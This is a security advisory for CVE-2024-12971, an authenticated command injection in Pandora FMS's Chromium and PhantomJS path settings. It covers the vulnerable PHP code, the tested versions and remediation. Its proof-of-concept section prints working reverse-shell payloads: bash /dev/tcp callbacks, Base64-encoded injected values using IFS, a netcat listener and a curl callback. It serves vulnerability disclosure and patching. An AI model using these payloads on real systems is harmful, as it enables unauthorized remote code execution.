Overview
CVE-2024-12971 is an authenticated OS command injection vulnerability in Pandora FMS. An administrator can control executable-path configuration values that are subsequently concatenated into commands passed to PHP’s exec() function.
The affected configuration depends on the Pandora FMS release:
- Version 768 and later: the vulnerable value is
chromium_path. - Version 767 and earlier: the equivalent condition exists in
phantomjs_bin.
Successful exploitation results in arbitrary command execution in the context of the Pandora FMS web application.
Attack prerequisites
Exploitation requires a valid Pandora FMS administrator account with permission to modify the general system configuration.
Root cause
The vulnerable code is located in /var/www/html/pandora_console/include/class/ConsoleSupervisor.php, in checkPHPSettings().
For Pandora FMS 768 and later, the configured Chromium path is passed into exec() as part of a command string:
// Chromium status.
        $chromium_dir = io_safe_output($config['chromium_path']);
        $result_ejecution = exec($chromium_dir.' --version');
For Pandora FMS 767 and earlier, the same pattern is present for the PhantomJS path:
        // PhantomJS status
        $phantomjs_dir = io_safe_output($config['phantomjs_bin']);
        $result_ejecution = exec($phantomjs_dir.'/phantomjs --version’);
Although io_safe_output() is applied, the resulting value is not made shell-safe before command execution. A configuration value containing shell metacharacters can therefore alter the command executed by the operating system.
Proof of concept
- Sign in to Pandora FMS as an administrator.
- Navigate to Management → System Settings → General Setup.
- Replace the Chromium path with a command-injection payload. On version 767 and earlier, use the PhantomJS path instead.
- Save the configuration to trigger the vulnerable code path.

The original research used payloads without literal spaces by combining Base64 encoding with the shell IFS variable.
Reverse shell
bash -i >& /dev/tcp/192.168.201.8/4444 0>&1
echo -n "bash -i >& /dev/tcp/192.168.201.8/4444 0>&1"|base64 -w0
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIwMS44LzQ0NDQgMD4mMQ==
Injected value:
;echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIwMS44LzQ0NDQgMD4mMQ==|base64${IFS}-d|bash;Start a listener on the testing system with nc -lvnp 4444.
Minimal shell
(sh)0>/dev/tcp/192.168.201.8/4444
echo -n "(sh)0>/dev/tcp/192.168.201.8/4444"|base64 -w0
KHNoKTA+L2Rldi90Y3AvMTkyLjE2OC4yMDEuOC80NDQ0
Injected value:
;echo${IFS}KHNoKTA+L2Rldi90Y3AvMTkyLjE2OC4yMDEuOC80NDQ0|base64${IFS}-d|bash;After the connection is established, exec >&0 can be used to redirect command output over the shell. The research also validated execution with a non-interactive callback such as ;curl${IFS}192.168.201.8; while running python3 -m http.server 80 on the testing system.
Tested versions
The following releases were confirmed vulnerable during testing.
Chromium path
- Pandora FMS Enterprise 780 on Rocky Linux 9.5
- Pandora FMS Enterprise 777.6 on Ubuntu 22.04
- Pandora FMS Community Edition 7.0NG.768 on CentOS 7
- Pandora FMS Community Edition 7.0NG.777-LTS on Ubuntu 22.04
- Pandora FMS Community Edition 7.0NG.772-LTS on Ubuntu 22.04
PhantomJS path
- Pandora FMS Community Edition 7.0NG.724 on CentOS 7
- Pandora FMS Community Edition 7.0NG.725 on CentOS 7
- Pandora FMS Community Edition 7.0NG.738 on CentOS 7
- Pandora FMS Community Edition 7.0NG.739 on CentOS 7
- Pandora FMS Community Edition 7.0NG.759 on CentOS 7
- Pandora FMS Community Edition 7.0NG.767 on CentOS 7
Impact
An authenticated administrator can execute arbitrary operating-system commands through a persistent application configuration value. This crosses the application boundary and provides code execution on the Pandora FMS host.
Exploit development
A Metasploit module was developed to automate exploitation and was submitted upstream as PR 20008.
Remediation
Upgrade Pandora FMS to a release containing the vendor fix. The archived assessment recommends upgrading to the latest available release.
References
Credits
Discovery: h00die-gr3y.